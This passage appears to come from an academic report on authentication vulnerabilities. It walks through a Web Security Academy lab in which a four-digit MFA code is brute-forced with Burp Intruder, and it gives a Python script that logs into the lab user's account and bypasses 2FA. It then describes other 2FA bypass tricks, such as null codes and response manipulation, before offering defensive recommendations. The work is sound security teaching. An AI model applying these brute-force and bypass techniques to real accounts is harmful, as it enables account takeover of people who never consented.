
Target: https://0aab00a9037b089f8162263400df007e.web-security-academy.net

✓ Update Host header to match target

```
POST /login2 HTTP/2
Host: 0aab00a9037b089f8162263400df007e.web-security-academy.net
Cookie: session=§zeP39u7GEkf4G5SL6B7FCTmPtkHFFxEl§
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: https://0aab00a9037b089f8162263400df007e.web-security-academy.net
Referer: https://0aab00a9037b089f8162263400df007e.web-security-academy.net/login2
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

csrf=§olelehlUkS53IpSupdM7loz0UzmxffPF§&mfa-code=§1234§
```

Figure 4.24: Burp Suite Sniper attack method

During this stage, the MFA-code parameter was chosen to be included in the payload position.



Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0aab00a9037b089f8162263400df007e.web-security-academy.net


✓ Update Host header to match target

```
POST /login2 HTTP/2
Host: 0aab00a9037b089f8162263400df007e.web-security-academy.net
Cookie: session=zeP39u7GEkf4G5SL6B7FCTmPtkHFFxEl
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: https://0aab00a9037b089f8162263400df007e.web-security-academy.net
Referer: https://0aab00a9037b089f8162263400df007e.web-security-academy.net/login2
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

csrf=olelehlUkS53IpSupdM7loz0UzmxffPF&mfa-code=§1234§
```

Figure 4.25: Payload MFA- code encoding

Choose the Numbers payload type from the Payloads menu. Set the step to 1 and enter the range 0 to 9999. Set the maximum fraction digits to 0 and the minimum/maximum integer digits to 4.

With this, a payload will be generated for each and every 4-digit integer.



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 — Payload count: 10,000
Payload type: Numbers — Request count: 10,000

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: [✓ Sequential] Random
From: 0
To: 9999
Step: 1
How many:


Number format

Base: [✓ Decimal] Hex
Min integer digits: 4
Max integer digits: 4
Min fraction digits: 0
Max fraction digits: 0

Examples
0001
4321

Figure 4.26: Payload configuration

Finally, the brute-force attack is started and we are looking for one of the requests will return a 302-status code (Found), to load it in the browser. This status code means that the URL of requested resource has been changed *temporarily*.


2. Intruder attack of https://0aab00a9037b089f8162263400df007e.web-security-academy.net - Temporary attack
Attack Save Columns
Results Positions Payloads Resource pool Settings
Filter: Showing all items


Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	3181	
1	0000	200	☐	☐	3521	
2	0001	200	☐	☐	3181	
3	0002	200	☐	☐	3521	
4	0003	200	☐	☐	3181	
5	0004	200	☐	☐	3521	
6	0005	200	☐	☐	3181	
7	0006	200	☐	☐	3521	
8	0007	200	☐	☐	3181	
9	0008	200	☐	☐	3521	
10	0009	200	☐	☐	3181	
11	0010	200	☐	☐	3521	
12	0011	200	☐	☐	3181	

Request Response
Pretty Raw Hex

```
POST /login2 HTTP/2
Host: 0aab00a9037b089f8162263400df007e.web-security-academy.net
Cookie: session=FpWu1hoQg53dclhwJdaFKp5l1pPh3daK
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: https://0aab00a9037b089f8162263400df007e.web-security-academy.net
Referer: https://0aab00a9037b089f8162263400df007e.web-security-academy.net/login2
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
```

Figure 4.27: Brute force attack in action

A 302-success status code was displayed.




Request	Payload	Status	Error	Timeout	Length	Comment
142	0141	200	☐	☐	3181	
143	0142	200	☐	☐	3521	
144	0143	200	☐	☐	3181	
145	0144	200	☐	☐	3521	
146	0145	200	☐	☐	3181	
147	0146	200	☐	☐	3521	
148	0147	200	☐	☐	3181	
149	0148	200	☐	☐	3521	
150	0149	200	☐	☐	3181	
151	0150	200	☐	☐	3521	
152	0151	200	☐	☐	3181	
153	0152	200	☐	☐	3521	
154	0153	302	☐	☐	188	
155	0154	200	☐	☐	3181	
156	0155	200	☐	☐	3521	
157	0156	200	☐	☐	3181	
158	0157	200	☐	☐	3521	
159	0158	200	☐	☐	3181	
160	0159	200	☐	☐	3521	
161	0160	200	☐	☐	3181	
162	0161	200	☐	☐	3521	
163	0162	200	☐	☐	3181	
164	0163	200	☐	☐	3521	
165	0164	200	☐	☐	3181	
166	0165	200	☐	☐	3521	
167	0166	200	☐	☐	3181	
168	0167	200	☐	☐	3521	
169	0168	200	☐	☐	3181	
170	0169	200	☐	☐	3521	
171	0170	200	☐	☐	3181	
172	0171	200	☐	☐	3521	
173	0172	200	☐	☐	3181	
174	0173	200	☐	☐	3521	
175	0174	200	☐	☐	3181	
176	0175	200	☐	☐	3521	

```
HTTP/2 302 Found
Location: /my-account?id=carlos
Set-Cookie: session=OJUS1yS8dyvnfhYkaUQj9httaK8g2TDY; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0


```

Figure 4.28: 302-success status code displayed

We can now successfully login to the Account.




My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net


Figure 4.29: Successful login in the web page

A Python script can automate the process described above to avoid 2FA verification.



```python
import requests
import sys
import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

proxies = {'http': 'http://127.0.01:8080', 'https': 'http://127.0.0.1:8080'}

def access_carlos_account(s, url):

    # Log into Carlos's account
    print("(+) Logging into Carlos's account and bypassing 2FA verification...")
    login_url = url + "/login"
    login_data = {"username": "carlos", "password": "montoya"}
    r = s.post(login_url, data=login_data, allow_redirects=False, verify=False, proxies=proxies)

    # Confirm bypass
    myaccount_url = url + "/my-account"
    r = s.get(myaccount_url, verify=False, proxies=proxies)
    if "Log out" in r.text:
        print("(+) Successfully bypassed 2FA verification.")
    else:
        print("(-) Exploit failed.")
        sys.exit(-1)

def main():
    if len(sys.argv) != 2:
        print("(+) Usage: %s <url>" % sys.argv[0])
        print("(+) Example: %s www.example.com" % sys.argv[0])
        sys.exit(-1)

    s = requests.Session()
    url = sys.argv[1]
    access_carlos_account(s, url)

if __name__ == "__main__":
    main()
```

Figure 4.30: Python script



```
┌──(kali㉿kali)-[/mnt/…/web-security-academy/broken-authentication/broken-authentication/lab-02]
└─$ python3 authentication-lab-02.py https://0a4100f5033cf173c26b2a2900550096.web-security-academy.net
(+) Logging into Carlos's account and bypassing 2FA verification...
(+) Successfully bypassed 2FA verification.

┌──(kali㉿kali)-[/mnt/…/web-security-academy/broken-authentication/broken-authentication/lab-02]
└─$ 
```

Figure 4.31: Successful execution of the above python script

4.4 Reset/Forgotten Password disables MFA

When changing their password or email address, it is common to disable MFA. In such cases, we have a vulnerability known as "Password Reset Disable 2FA". Due to this flaw, hackers might access a user's account and disable 2FA security by changing the user's email address or resetting their password [17].

The following is a fictitious scenario of how the vulnerability functions:

- An attacker gets hold of the email address or account details of a target user.
- The attacker logs into the target user's account and begins the process of changing the password or email.
- The attacker modifies the target user's 2FA settings on the password reset or email change form.
- Following the procedure, the user's password or email address is changed, but 2FA is turned off.
- Without a password or 2FA code, the attacker can now access the target user's account.

Due to this flaw, 2FA's security benefit is lost, leaving accounts open to attack. Users shouldn't have their 2FA removed when they change their email address or password automatically.

4.5 Bypass 2FA with null or 000000

Bypassing 2FA protection using null or the code "000000" is possible with this technique, which is also known as "Bypass 2FA with null or 000000." This technique overcomes the verification procedure and bypasses the 2FA-required layer of protection. The following factors can contribute to this vulnerability:

Invalid Codes: Before validating the 2FA code, the system does not validate or filter any incoming values. In this situation, the system could be able to log in without requiring a valid 2FA code if the user enters an empty code or an incorrect value, such as "000000".

Faulty Checks: The checks made as part of the 2FA authentication procedure could be incomplete or inaccurate. For instance, the system does not verify that numbers like "000000" or "blank" are valid when it employs an if condition to validate the verification code. In this instance, the system logs in when the user submits these numbers without needing a working 2FA code.


4.6 Bypass 2FA using "memorization"

Many websites with 2FA support provide a "remember me" feature, which is commonly used to avoid frequent 2FA code entry. It is crucial to determine how 2FA is "remembered". This could be an IP address associated with 2FA, a cookie, or a value in session or local storage. Each one opens up different attack routes.

4.7 Bypassing 2FA using HTTP Response Body Manipulation

This attack relies on applications that fail to validate the response check and proceed to the next step. Assume that an application verifies the validity of the provided 2FA code and, if so, returns {"success":true} otherwise, {"success":false}. In order to continue, the application just verifies that the received response is {"success":true}. An attacker can intercept the answer in this case, alter the status, and get around 2FA.


Original Request with Invalid OTP:



```
POST /otp-verify
HOST: target.com
<redacting_required_headers>
{"otp":82693}
```

Figure 4.32: Request with invalid OTP


Original Response:



```
200 OK
<redacted>
__  {"success":false}__
```

Figure 4.33: Response from invalid OTP

Modified Response (with same wrong OTP):



```
200 OK
<redacted>
{"success":true}
```

Figure 4.34: Modified Response

Chapter 5 - Defense and Prevention of Authentication Vulnerabilities

Some of the most severe security problems for software and web applications are authentication bypass vulnerabilities. However, authentication procedures are not always error-free. Attacks that allow hackers to pose as legitimate users are referred to as authentication bypass attacks, and the ensuing security issue is known as an authentication bypass vulnerability. In this section will describe how to defend and prevent against them.

5.1 Security Policy Recommendations

A thorough security policy that incorporates both preventive measures and incident response procedures is necessary to stop Account Takeovers (ATOs). Organizations can deploy the following policies to reduce the impact of ATO attacks:

1. **Multi-Factor Authentication (MFA)**
   MFA works effectively to stop ATO attacks, but it is no longer a foolproof defense against them. Users must authenticate using several different methods, such as a fingerprint or a one-time code that is texted to their phone. By adding another layer of security, this makes it more difficult for hackers to access the user's account.
2. **Passwordless Authentication**
   Passwordless authentication is a technique that minimizes the need for passwords. The user's identity is confirmed via different authentication techniques including biometric authentication, smart cards, or token-based authentication. This increases security and makes it more difficult for hackers to steal or guess passwords.
3. **Continuous Monitoring**
   Continuous monitoring should be used by organizations to spot suspicious activity, such as login attempts coming from unknown devices or odd locations. This can aid in the early detection of possible ATO attacks and assist stop them from doing more harm.
4. **Incident Response Plans**
   Organizations should have incident response procedures in place to contain and reduce the damage in the event of an ATO threat. This entails actions like changing passwords, preventing access to accounts that have been compromised, and informing affected individuals.

5.2 Recommendations for MFA

The precise timing and method of implementing MFA in an application will depend on a variety of elements, including the program's threat model, the technical proficiency of the users, and the extent of administrative control over the users. Each of these must be taken into account [17]. The following options, however, are generally applicable to most situations and offer a first starting point:

- Allow users to utilize time-based OTP (TOTP) to enable MFA on their accounts.
- Require MFA for high-privileged users such as administrators.
- Consider excluding corporate IP ranges so that MFA is not required from them.
- Ensure that the user is not prompted each time they log in, by allowing them to save the use of MFA in their browser.
- Establish an adequate procedure for users to reset their MFA.

